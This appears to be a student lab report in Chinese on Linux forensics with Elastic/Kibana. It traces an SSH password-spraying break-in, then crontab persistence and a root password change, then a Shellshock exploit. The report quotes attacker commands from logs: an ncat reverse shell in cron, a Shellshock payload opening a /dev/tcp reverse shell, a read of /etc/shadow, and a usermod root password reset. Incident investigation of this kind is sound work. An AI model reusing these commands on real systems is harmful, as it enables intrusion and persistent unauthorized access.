資訊系統與作業安全

Linux 數位鑑識

羅勻瑄、黃世君、劉定睿、曾彥輔


日期：2026-05-12

目錄

Lab1

Phase 1：Brute force investigation


在 `Security` 功能中可以發現有疑似 ssh 暴力破解攻擊事件被偵測到，因此我們由此偵測事件提供資訊往下尋找線索。



選擇 `auditd.log` 進行調查，發現有 ssh 有多次以 `invalid` 的 `username` 進行嘗試登入。


因此這邊可以懷疑暴力破解事件可能是密碼噴灑攻擊，由於推測是密碼噴灑攻擊，那可以試著調查有沒有其中哪些帳號是順利被試成功登入的。

- `event.dataset: auditd.log`
- `user.name: (invalid user)`



發現了 ssh 暴力破解事件之後，需要進一步調查是否暴力破解成功，以及哪些或哪隻帳號被順利破解。
因此我們使用 `event.action: logged-in` 來分析哪些帳號已經成功登入

- `event.dataset: auditd.log`
- `event.action: logged-in`




圖片中可以看到在 `21:54:40` 左右，攻擊者經過多個帳號暴力嘗試後，最終透過 `ellen` 帳號成功登入

Phase 2：Crontab persistence

接著繼續調查攻擊者登入內部網路後做了哪些事情，可以發現 `auditd.log.data` 記錄了以 `ellen` 帳號新增排程打出 reverse shell 到外部，詳細查看之後確定是攻擊者留下足跡，包括：

1. 新增排程到 `/home/ellen/` 底下
2. `crontab -r` 直接刪除目前使用者的所有排程任務
3. 新增 reverse shell 到排程中
4. `crontab` 執行排程
5. 最後刪除排程

- `event.dataset: auditd.log`
- `auditd.log.data: touch /home/ellen/mycron ; crontab -r ; echo "* * * * * /usr/bin/ncat -e /bin/bash 192.168.211.69 9999" > /home/ellen/mycron ; crontab /home/ellen/mycron ; rm /home/ellen/mycron^Jexit^J`





Phase 3：change root password

最後發現攻擊者嘗試修改 `root` 密碼以便維持權限：

1. `sudo cat /etc/shadow` 嘗試查看使用者密碼 hash
2. `usermod -p` 進行修改密碼，密碼的值為 openssl 雜湊過後的字串

- `NOT event.dataset: elastic_agent`
- `event.dataset: auditd.log`
- `auditd.log.data: usermod -p openssl passwd -5 w00t root^Jexit^J`




Search
KQL
Phase 3
Show dates
Refresh
NOT event.dataset: elastic_agent
event.dataset: auditd.log
auditd.log.data: usermod -p `openssl passwd -5 w00t` root^Jexit^J
+ Add filter
logs-*
audit
Filter by type 0
Available fields 29
Popular
auditd.log.data
auditd.log.a0
auditd.log.a1
auditd.log.a2
auditd.log.a3
auditd.log.arch
auditd.log.grantors
auditd.log.hostname
auditd.log.id
1 hit
Chart options
1
0.8
0.6
0.4
0.2
0
22:12:00
22:13:00
22:15:00
22:16:00
22:17:00
22:18:00
22:19:00
22:20:00
22:21:00
Apr 4, 2025 @ 22:12:00.000 - Apr 4, 2025 @ 22:22:00.000
Time
Document
Apr 4, 2025 @ 22:14:38.983
auditd.log.data: usermod -p `openssl passwd -5 w00t` root^Jexit^J @timestamp: Apr 4, 2025 @ 22:14:38.983 agent.ephemeral_id: 9027fbed-4373-4ac6-a2bb-7ff36679e43c agent.hostname: appsrv06 agent.id: 7bd602d3-ca4f-4534-a9e5-85e7d219bcec agent.name: appsrv06 agent.type: filebeat agent.version: 7.14.1 auditd.log.major: 136 auditd.log.minor: 0 auditd.log.record_type: TTY
Expanded document
View surrounding documents
View single document
Table
JSON


Lab2

Phase 1：初始訪問調查


1. Index 選擇 `logs-*`
2. Time Range 選擇 Phase 1 時間段
3. KQL Query 輸入：`event.module: apache` 並選擇以下 fields ：

欄位名稱	用途
`@timestamp`	事件發生時間
`host.hostname`	目標主機名稱
`source.ip`	來源 IP（攻擊者）
`url.original`	請求的 URL 路徑
`http.response.status_code`	HTTP 回應碼（200/404等）
`http.request.method`	HTTP 方法（GET/POST）
`user_agent.original`	瀏覽器/工具識別字串
`http.response.body.bytes`	回應大小（bytes）

這時候查看篩選出來的結果中會看到有一筆 `source.ip` 為 `192.168.52.69` 的 log。



點開該 log 左邊的箭頭查看詳細資訊時會發現該筆 log 顯示 `user_agent.original` 為 `attacker03` 。




這明顯不是正常的 `user_agent` 因此可以初步判斷出攻擊者的 `ip` 以及 `user_agent` 再來會進入 Phase2 調查攻擊者是如何探測漏洞並利用。


Phase 2：Shellshock 攻擊（CGI 枚舉 + payload 注入）

在 phase1 的條件下在 KQL Query 的位置加上 `source.ip：192.168.52.69` 藉此直接查詢攻擊者的行為並且在 fields 加上 `http.request.referrer` 欄位。

這時候將結果的時間從近到遠做排序後，攻擊者嘗試各種不同的 CGI 路徑，前幾次結果都是 `404` （路徑不存在），直到最後一次嘗試 `/cgi-bin/index.cgi` 取得 `200` 才成功觸發



而這條 log 中透過在 KQL Query 位置加上 `http.request.referrer` field 可以在 `http.request.referrer` 欄位看到 `http.request.referrer: () { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.52.69/4444 0>&1 &` 也就是 shellshock payload 資訊，因此進一步證明攻擊者利用 shellshock 攻擊來建立 Reverse Shell 。



Phase 3：本地後門建立（SSH session + 密碼竄改）

Shellshock 利用後的 shell 連線與建立


事件時間： Phase 3

KQL 語法： `event.module:auditd AND host.hostname:appsrv05`

以下為主要選取的 fields，調查過程中會根據需求有所調整：

欄位名稱	用途
`@timestamp`	事件發生時間
`host.hostname`	目標主機名稱
`user.name`	執行指令的使用者名稱
`process.name`	執行的程序名稱
`process.executable`	執行程序的完整路徑
`event.action`	事件動作類型
`auditd.log.syscall`	auditd 系統呼叫名稱 / 編號

